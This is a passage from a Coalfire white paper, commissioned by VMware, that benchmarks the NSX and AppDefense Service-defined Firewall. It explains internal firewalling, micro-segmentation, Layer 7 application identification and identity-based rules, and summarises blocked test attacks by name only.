WHITE PAPER

VMWARE SERVICE-DEFINED FIREWALL BENCHMARK

A MICRO-AUDIT OF INTRINSIC SECURITY AND INTELLIGENT PROTECTION WITH NSX AND APPDEFENSE

JASON MACALLISTER

vmware®

COALFIRE

North America | Europe
877.224.8077 | info@coalfire.com | Coalfire.com

TABLE OF CONTENTS

EXECUTIVE SUMMARY

The evolution of business systems from physical servers to virtualized servers, private cloud, public cloud, hybrid cloud, containerization, serverless, and cloud native applications has required organizational security practices to adapt to protect their sensitive and proprietary information. Moreover, business applications are increasingly moving from traditional, monolithic frameworks to distributed and micro-services architectures. More and more, modern applications consist of many distinct services running on heterogenous workloads that are networked together. This allows for greater scalability, flexibility, and adaptability as application requirements are revamped to closely align with the demands of the business and their users. However, these architectures also increase application complexity and can expand the application's surface area for attack.

Conventional network security practices focus on providing protections at the edge between the private, "trusted" network and the public, "untrusted" network. Hardening the network at the perimeter to protect north-south access has prompted attackers to utilize more savvy and sophisticated attack methods. Rather than solely relying on vulnerabilities exposed at the network edge, attackers have had to develop methods that allow them to gain a foothold on organizations' internal networks and pivot on the internal network (east-west) to find assets of increasing value. Compromises resulting from insider threats, whether intentional or inadvertent, are commonplace and often difficult to detect and remediate.

As internal threats become more pervasive, security teams have turned to conventional methods to mitigate these threats, often with mixed results. This becomes increasingly challenging to address as modern application platforms, applications, and services become more dynamic.

The VMware Service-defined Firewall, which includes VMware NSX and VMware AppDefense, provides agile, software-defined security services to secure modern application architectures leveraging private cloud and public cloud-based workloads. NSX is focused on providing networking, security, automation, and operational simplicity for emerging applications and architectures that have heterogeneous endpoint environments and technology stacks. The capabilities of NSX to provide internal firewalling, including segmentation, micro-segmentation, Layer 7 context-based firewalling, identity-based firewalling, FQDN/URL whitelisting, guest introspection, and east-west service insertion can be applied across a much broader selection of infrastructure platforms including virtual machines, containers, bare metal, and various cloud platforms. NSX increasingly delivers intrinsic security for applications and data across any environment while shrinking the attack surface area and reducing business risk. Due to how and where the NSX Distributed Firewall (DFW) and data plane operate, security policy is bound directly to the workload and filtering and policy enforcement occur as close to the workload as possible without being a part of the workload.

AppDefense is an endpoint security product that protects applications running on virtual environments. AppDefense understands an application's intended state and behavior and monitors for changes to that intended state that may be indicators of threat. When a threat is detected, AppDefense automatically responds. AppDefense primarily operates from within the hypervisor and has authoritative understanding of how data center endpoints are meant to behave and can respond when changes occur. Additionally, AppDefense can leverage vSphere and NSX to provide adaptive micro-segmentation by automating a correct response (via workload and security policy) to further protect the workload.

VMware has asked Coalfire to perform a benchmark test of the VMware Service-defined Firewall to demonstrate their security capabilities to intrinsically provide protections for applications and satisfy outcomes that are in alignment with that of traditional firewall capabilities.

COALFIRE SUMMARY OBSERVATION

Coalfire observed that the Service-defined Firewall was capable of the following (Figure 1):

Test Performed	Service-Defined Firewall	NSX (Policy Enforcement)	AppDefense (Protect)
Recon – Segmentation Test – North-South	✓	✓	n/a
Recon – Segmentation Test – East-West	✓	✓	n/a
Recon – Micro-Segmentation Test – Layer 2 East-West	✓	✓	n/a
Exploit – Remote Command Execution[1]	✓		✓
Exploit – Connect Insecure Protocol over Non-Standard Port[2]	✓	✓	✓
Exploit – Establish Remote Reverse Shell[3]	✓	✓	✓
Installation[4]	✓		✓
Command and Control[5]	✓		✓
Actions on Objectives[6]	✓		✓
Escalation of Privilege and Persistence	✓		✓
Web Service Connection with Weak Transport Protocol[7]	✓	✓	n/a
Non-Credentialed Access to Web Service[8]	✓	✓	n/a
Connect outbound to public web service[9]	✓	✓	n/a

[1] AppDefense blocked command execution (Bad Behavior)
[2] NSX-T blocked protocol blocked over all ports
[3] NSX-T blocked protocol mismatch with service port
[4] AppDefense (Blocked Bad Behavior)
[5] AppDefense (Blocked Bad Behavior) Limited access to only permitted actions
[6] AppDefense (Blocked Bad Behavior)
[7] Layer 7 App ID TLS enforcment
[8] ID Firewall Feature
[9] FQDN Firewall only permits specified approved domains

Figure 1 - Coalfire Summary Results

TRADITIONAL NETWORK SECURITY CHALLENGES

Out of necessity, network security practices have evolved over time to adapt to threats. Traditional edge and perimeter protections that stood between untrusted networks and internal networks were once considered sufficient mitigation against network threats. However, savvy attackers have found ways of infiltrating internal networks from the inside, despite businesses continuing to invest in perimeter solutions. This has led to an increase in security solutions and methods that are designed to protect internal networks and to reduce the surface area of attack on what once may have been considered the "trusted" network.

The challenge with traditional methods of securing borders is that the firewall or sentry typically protects a single location along a frontier. This can leave gaps in visibility and security for the detection of intrusion and exfiltration attempts. Often, these border protections are implemented with greater concern for what comes in to, rather than what goes out from, the network. Where demilitarized zone (DMZ) protection configurations traditionally monitor the ingress and egress at the perimeters, they lack security capabilities for controlling lateral movement on the inside. This model assumes that the enemy only exists on the outside of the network.

The zero-trust architecture was introduced by analyst firm Forrester Research as an alternative approach to IT security architecture. Conventional security models assume that everything on the inside of the organization's network can be trusted, whereas the zero-trust model assumes that nothing can be trusted, and everything should be verified. The zero-trust model for IT security is a principle that addresses the increased sophistication of network attacks and insider threats. Rather than simply placing firewalls at the edge of the organization's network to prevent attacks from external networks, the zero-trust model looks at ways to better control and manage network traffic within the organization's network. The intent is that, for each system in an organizations' network, trust of the underlying networking is completely removed. To do this, organizations can define perimeters within the network to limit the possibility of lateral (east-west) movement of an attacker on the network. Implementation of a zero-trust model of IT security with traditional network security solutions designed primarily to protect the organization's edge can be costly and complex.

Moreover, the lack of visibility for the organization's internal networks can slow down implementation of a zero-trust architecture and possibly leave gaps that may only be discovered because of a breach. Additionally, many internal perimeter solutions may have granularity of control down to the virtual local area network (VLAN) or subnet but lack capability to provide control at Layer 2.

EDGE/PERIMETER FIREWALL

Perimeter firewalls are principally designed to focus on edge protection for north-south data flows across the network boundary between untrusted networks and internal networks. When deployed for boundary protections at the network perimeter, the firewall is only aware of traffic traversing the edge (north-south) but is not typically used for control of network traffic on the internal network (east-west). This is because the firewall is in line with Internet-to-private-network communication but is not in line with internal network communications. Edge firewalls optimally provide protection against external threats, but are not ideal for protection against insider threats.

Edge architectures often provide layered security boundaries around core business systems and sit at the periphery or edge of the network. They can be implemented in a single-edge architecture or a multiple-edge architecture with multiple ingress and egress points to the network. These are implemented to support multiple internal network security zones such as DMZs, trusted networks, and tenant networks.

Perimeter firewalls can either be traditional stateful firewalls with basic 5-tuple rules to control traffic flow or a next-generation firewall (NGFW) to support more advanced features for deeper packet inspection across more layers of the OSI model including application firewall, IDS/IPS and more. To control traffic, these

firewalls look for specific traffic patterns or signatures through deep-packet inspection at Layers 4 through 7. Rules can be set up to include protocols and application traffic that is permitted to traverse the network. To add to the capability of the NGFW, many network security vendors are offering unified threat management (UTM) appliances, which add additional features like intrusion detection systems (IDS) and intrusion prevention systems (IPS), web security gateways, Secure Socket Layer (SSL) decryption gateways, network proxies, and other services.

As edge firewalls become increasingly feature-rich to support multiple layers of protection, they also require significantly greater resources to support additional services and increased demand. Increased processing (CPU and memory) and throughput demands at the perimeter used to provide protections for internal traffic can be troublesome. An improperly-sized edge device may have the unintended result of producing a self-inflicted denial-of-service attack if the firewall runs out of resources to process the quantity of traffic.

INTERNAL FIREWALLING

Defining boundaries within the perimeter to separate and isolate workloads and reduce the surface area of attack pertaining to internal network threats is called internal firewalling. Internal firewalling can be useful for supporting a security strategy of least function and least privilege. There are multiple approaches to defining boundaries within the perimeter network.

Edge Firewalls as Internal Firewalls

As was aforementioned, because an edge firewall typically is placed in line between the public and private networks, protecting the resources on the internal network often involves hair-pinning internal traffic back through the edge firewall for traffic inspection. This increases the workload of edge appliances, either causing network bottlenecks or requiring larger, more robust devices at considerably greater expense. When considering an edge firewall to protect internal network traffic, the amount of traffic that will traverse the firewall must be considered. Many solutions will not provide line speed performance, especially as multiple filters and levels of inspection are applied to increase security. Corporate internal networks almost always have greater capacity requirements for internal communications than what is required across the Internet boundary. Furthermore, depending on the network architecture, network traffic to and from the endpoints is often extended further away from the actual endpoint, passing through multiple hops (i.e., access, distribution, core, edge) before inspection occurs and the traffic can be routed to the destination.

Typically, when these firewalls are used to provide protections for internal network segments, a policy is designed to control the traffic between segments; however, this can leave intra-network traffic uncontrolled. In this case, when one device in a network segment is compromised, there will be nothing in place to prevent the attacker from pivoting within the network segment to gain control and compromise the adjacent devices on the same segment.

Additionally, distribution of multiple physical edge appliances throughout the network can add unnecessary and unwanted complexity, all while being significantly cost prohibitive and restrictive. Even with this approach, this design is not optimal for controlling network traffic at the workload level.

Network Segmentation

Network segmentation was traditionally used to improve network performance and to minimize the potential for broader impacts resulting from misconfigured or rogue network devices or endpoints on the network (e.g., broadcast storm). Network segmentation has also been used to create security zones whereby network access and traffic could be isolated to meet security requirements. Network segmentation can either be accomplished through subnetting or through VLAN segmentation to further divide a subnet. Isolation of segments usually occurs with network routers or multi-layer switches where network access control lists (ACLs) can be applied to restrict or control the traffic between subnets or VLANs.

This type of configuration can be complicated and is limited in its ability to fully and individually protect the workloads on the network. Route rules can be created to control traffic at Layer 3 going between subnets or Layer 2 between VLANs, but they are not inherently able to provide protection within the subnet or VLAN (within the Layer 2 segment). Once an attacker has gained a foothold within the Layer 2 domain, they can pivot east-west without restriction. Moreover, route rules to permit or deny traffic between network segments are stateless.

Network Appliances

To address the security needs of internal networks and take advantage of software-defined infrastructures, many network security vendors have begun developing solutions to extend the protection capabilities of edge devices to internal networks. This is often done through a combination of physical and virtual appliances that are placed strategically throughout the network.

This approach provides an improvement over basic network segmentation by allowing the firewalls to be placed closer in proximity to the workloads that they are intended to protect. This also improves the level of protection for internal networks by allowing for more advanced firewall features to be used to protect internal traffic flows, including stateful inspection and Layer 4 through 7 inspection, among others.

The capability of these solutions to provide true micro-segmentation, whereby policies are enforced as close to the workload as possible, is limited. Often, these solutions require that network traffic be routed through the appliance on the network to be filtered and have policy enforced. Furthermore, the placement of the device on the network can make the device susceptible to network attacks that are designed to thwart these protections.

To provide improved protection for the network appliances and to support greater segmentation capabilities, many solutions build their own network fabric. These network fabrics are often built on top of the virtual networks that underlie them. This can often have performance impacts and is limited in scalability.

Host-Based or Agent-Based Firewall

To ensure that protections are placed closer to the workload, host-based firewalls or agent-based firewalls are used to provide security for the individual workload. An advantage of host-based and agent-based firewalls is that they can provide flexibility for the dynamic nature of virtualized workloads, where workloads can be moved between cloud environments or hypervisors. Host-based and agent-based firewalls also allow for flexible customization of rulesets to meet the needs of the individual workload.

Because host-based and agent-based firewalls reside within the operating environment of the workload they are intended to protect, they are often susceptible to compromise. The first thing that an attacker will do to escalate their access to a workload is disable the host-based or agent-based firewall to remove any restrictions that would prevent the attacker from furthering their efforts. In fact, many companies have tried for years to build solutions that leverage the mechanisms of the native operating system to provide segmentation solutions. However, they ultimately fall short by being easily compromised and by having known issues with consistent enforcement. The feature set available from iptables and Windows Firewall or Windows Filtering Platform (WFP) alone differs in regard to features, how policy is constructed or written, what objects can be used to create security policy, and other areas. Additionally, many enterprise businesses are running applications on more than just Windows or Linux (e.g., AIX/HP-UX, mainframes), which creates another layer of inconsistency and would likely require additional tooling and processes to address.

INTRODUCING VMWARE SERVICE-DEFINED FIREWALL

In the first quarter of 2019, VMware launched the Service-defined Firewall during the RSA conference. The fundamental issue presented was the idea that the traditional perimeter firewall placement in most enterprise architectures makes it susceptible to attacks that thrive on lateral movement within an environment. Many traditional perimeter firewalls are designed to protect the network against malicious north-south traffic; however, as more organizations lose confidence in their ability to avoid data breaches, focusing on and investing in more perimeter protection is no longer a comprehensive strategy. The need for a better solution to detect and contain attacks that spread swiftly across east-west network communication paths is becoming a high priority for modern businesses.

Instead of chasing threats by relying on a reactive approach to firewalling, the Service-defined Firewall proposes a solution to reduce the attack surface of applications inside the perimeter of the network by understanding and enforcing known good application behavior. By gaining deep insight to an application's topology, right down to an originating process that generates network traffic, the Service-defined Firewall has the unique ability to control application behavior using a variety of techniques. For example, the Service-defined Firewall comes with the NSX Intelligence Cloud, which combines artificial intelligence (AI) and human intelligence to establish a verified model of known good application behavior. This combined with the additional network-centric constructs like Layer 7 packet inspection and App ID, strengthens the overall security posture within the network perimeter and even more so when combined with more traditional firewall strategies like identity-based firewalling and service or tiering segmentation.




Figure 2 – Service-defined Firewall

The Service-defined Firewall is delivered by NSX and enhanced with AppDefense, both of which are embedded within the vSphere hypervisor, making it an intrinsic component of the application infrastructure.

From an overall architecture standpoint, this additional layer provides isolation between the controls and the attack surface, to ensure that even if a workload is compromised, the Service-defined Firewall cannot be simply disabled or bypassed. The firewall also leverages a distributed architecture, delivering consistent protection across on-premise, hybrid, and even multi-cloud environments.

VMWARE NSX

NSX was originally introduced to meet the emerging demands of the containerized, multi-hypervisor, and multi-cloud world. The four key uses cases for NSX are security, automation, cloud-native networking, and multi-Cloud networking, and all overshadow these fundamental design and architecture principles. In reality, NSX provides security and network capabilities for many different types of workloads customers have in their environments, such as virtual machines, containers, and bare metal servers. Additionally, NSX provides a consistent security policy across all these different platforms, protected through the NSX DFW interface.




Figure 3 - NSX Architecture

Figure 3 depicts a high-level overview of the NSX management, control, and data planes and how they relate to the DFW. Policies are configured using the NSX Manager, which performs validation and stores firewall configuration elements such as rules, sections, and grouping objects. From there, the policy is pushed to the control plane cluster. The controller takes the rules that were configured and converts the objects that were used in the rule definition (such as logical switches or NSGroups) into IP addresses. NSGroups allow application of a single policy across workloads regardless of whether the workload is running as containers, on a virtual machine, on bare metal, or in the cloud. The policy using IP addresses is then pushed to the hypervisor. The NSX-backed transport nodes support distributed data planes with DFW enforcement at the hypervisor kernel level. A transport node is a device prepared for NSX and participates in traffic forwarding (data plane).

One of the goals of an internal firewall is to minimize the attack surface through control of network traffic to promote the practice of least privilege and least function towards a zero-trust security model. While it does

not eliminate all risk and the possibility of a breach, when part of a defense-in-depth strategy, it can significantly reduce residual risk and promote ongoing maintenance of confidentiality, integrity, and availability of the application and data it is designed to protect. NSX allows for least privilege to be applied on the internal network. The NSX DFW allows security policies to be bound to the workload directly at the hypervisor level, rather than on the workload itself. For internal networks, NSX is capable of providing network segmentation and micro-segmentation, as well as context-aware micro-segmentation to protect each workload.

Context-Aware Micro-Segmentation

Context-aware firewalling supports security enablement based on the understanding or awareness of the expected behaviors for network traffic. This is based on the application for which the policy is created and provides micro-segmentation-enabled east-west network security controls with granularity applied for each workload on the network. Context-aware micro-segmentation expands on micro-segmentation and allows enforcement of policy based on application and protocol identification. NSX supports and adds to network context-based protections, user context, and workload context rules.

Layer 7 AppID

With AppID Firewall, rules can be created using application identity or an application fingerprint rather than simply using a specific service port. This is a declarative policy model, allowing administrators to specify the connectivity and security needs of the applications, instead of configuring the network components step-by-step to make it possible. This supports port-independent micro-segmentation or context-aware micro-segmentation. This is an improvement over port-specific micro-segmentation, as firewall rules are applied to the workload based on the application signature. Context-aware or application-based firewall rules can be created by defining Layer 7 service objects. After defining Layer 7 service objects, rules with specific source, destination, ports, and their application definitions can be created.

The NSX DFW acts based on one or a combination of different Layer 2, Layer 3, Layer 4, and Layer 7 packet headers that are added to the data as it is moved through each layer of the Open Systems Interconnection (OSI) model, as shown in Figure 4. In the Layer 3 and Layer 4 firewall, the action is taken solely based on source and destination IP, port, and protocol. The activity of network connection or session is also tracked (which is known as a stateful firewall). A Layer 7 or context-aware firewall can do everything that the Layer 3 and Layer 4 firewall can do, while also intelligently performing deep packet inspection (DPI) for stateful protocol analysis. For instance, a Layer 7 firewall rule can be configured to allow or deny specific application traffic requests.




Figure 4 – NSX-Distributed Firewall from Layer 2 to Layer 7

Figure 5 illustrates where Layer 7 AppID permits specific application traffic from one endpoint to another with a designated port, while denying other traffic. It also illustrates how Layer 7 AppID can be used to enforce protocol version and cipher suite for Transport Layer Security (TLS) while denying less secure protocol versions and disallowed cipher suites.




Figure 5 - Layer 7 App ID Enforcement

This additional layer of control ensures that only intended traffic is able to communicate on a given port and prevents any other traffic from tunneling across an open port.

Identity Firewall

The Identity Firewall (IDFW) features of NSX allow an NSX administrator to create Active Directory (AD) user-based DFW rules. IDFW can be used for virtual desktop infrastructure (VDI) or remote desktop session host (RDSH) support, enabling simultaneous logins by multiple users, user application access based on requirements, and maintaining independent user environments. NSX controls user access to destination servers from the source virtual machine. For example, network administrators can allow or disallow customer support staff to access a particular application with a single firewall policy.

User-based DFW rules are determined by AD group membership. Figure 6 depicts an example of an NSX policy set and rules applicable to AD groups as the source, with explicit allow action to the intended application. In these rules, the service port is specified as HTTPS or 443 and the App ID profile is limiting TLS 1.2 traffic to the destination.

RULE	SOURCE	DESTINATION	SERVICE	PROFILE	ACTION	APPLIED TO
1	doctors@corp.local	OpenMRS	HTTPS	TLS 1.2	Allow	DFW
2	hr@corp.local	HR Application	HTTPS	TLS 1.2	Allow	DFW
3	Any	Any	Any	Any	Reject	UAG

Figure 6 - Example Policy for Identity Firewall

Figure 7 illustrates the DFW applied to either the VDI or the RDSH endpoint where IDFW is applied to control application access. In the case of RDSH, multiple users may log on to a single endpoint. Since IDFW is based on the user session and not the identity of the endpoint, one user may be permitted to use a specific application, whereas the other user is blocked from accessing the same application, even from the same endpoint. A combination of policies can be layered to include both the source systems and the user ID to gain further granularity of control.




Figure 7 - Illustration of Identity Firewall

User access to applications can be controlled further by adding the specific FQDN or URL the user is permitted to reach. This is done using FQDN/URL whitelisting.

FQDN/URL Whitelisting

FQDN/URL whitelisting allows security administrators to write NSX DFW rules that allow or limit specific traffic to go to specific domains identified with FQDNs or URLs (e.g., *.office365.com). NSX uses Domain Name Service (DNS) snooping to obtain a mapping between the IP address and the FQDN. For this reason, a DNS rule must be created first using the DNS context profile with the FQDN/URL whitelist rule below it. To protect against DNS spoofing attacks, it is recommended to enable VMware NSX SpoofGuard across the switch on all logical ports.

Figure 8 illustrates how FQDN/URL whitelisting can be used to provide granular software-as-a-service (SaaS) application or web access to users in a VDI environment. Likewise, FQDN/URL whitelisting rules can be used to micro-segment applications that are accessing external SaaS or cloud services for which IP addresses are unknown or often dynamic and subject to change.




Figure 8 - Example of FQDN/URL Whitelisting

ADAPTIVE AND INTELLIGENT PROTECTION

As part of the Service-defined Firewall, VMware provides the ability to apply least privilege at the compute and application layers with coordination and integration with NSX for improved cyber hygiene.

VMware AppDefense

AppDefense provides the means to better understand an application's composition and the intended state and behavior of the workload that makes up the application. This context awareness provides greater visibility necessary to define security policies that better align with the specific needs of the application. Moreover, AppDefense can directly lock down a workload that comprises the application and can protect against direct attacks on the application itself, adding additional protections beyond just the network or server hosting the application. The positioning of AppDefense in the overall architecture allows the application to be protected even when attackers use legitimate paths to compromise applications.

AppDefense is installed in the vSphere hypervisor; therefore, it has an isolated, protected environment from which to continually monitor data center endpoints. This reduces the chance that AppDefense itself can be compromised or disabled. From its position between the virtual machine and the underlying resources in the virtualization layer, AppDefense can:

1. Provide improved visibility – AppDefense learns the application's behavior to support an awareness and detection of intended processes and communications that represent normal behaviors for the application and its workload from abnormal behaviors.
2. Support workload isolation – In the virtualization layer, there is a separate trust domain from which the security operations can be executed from within a protected environment.

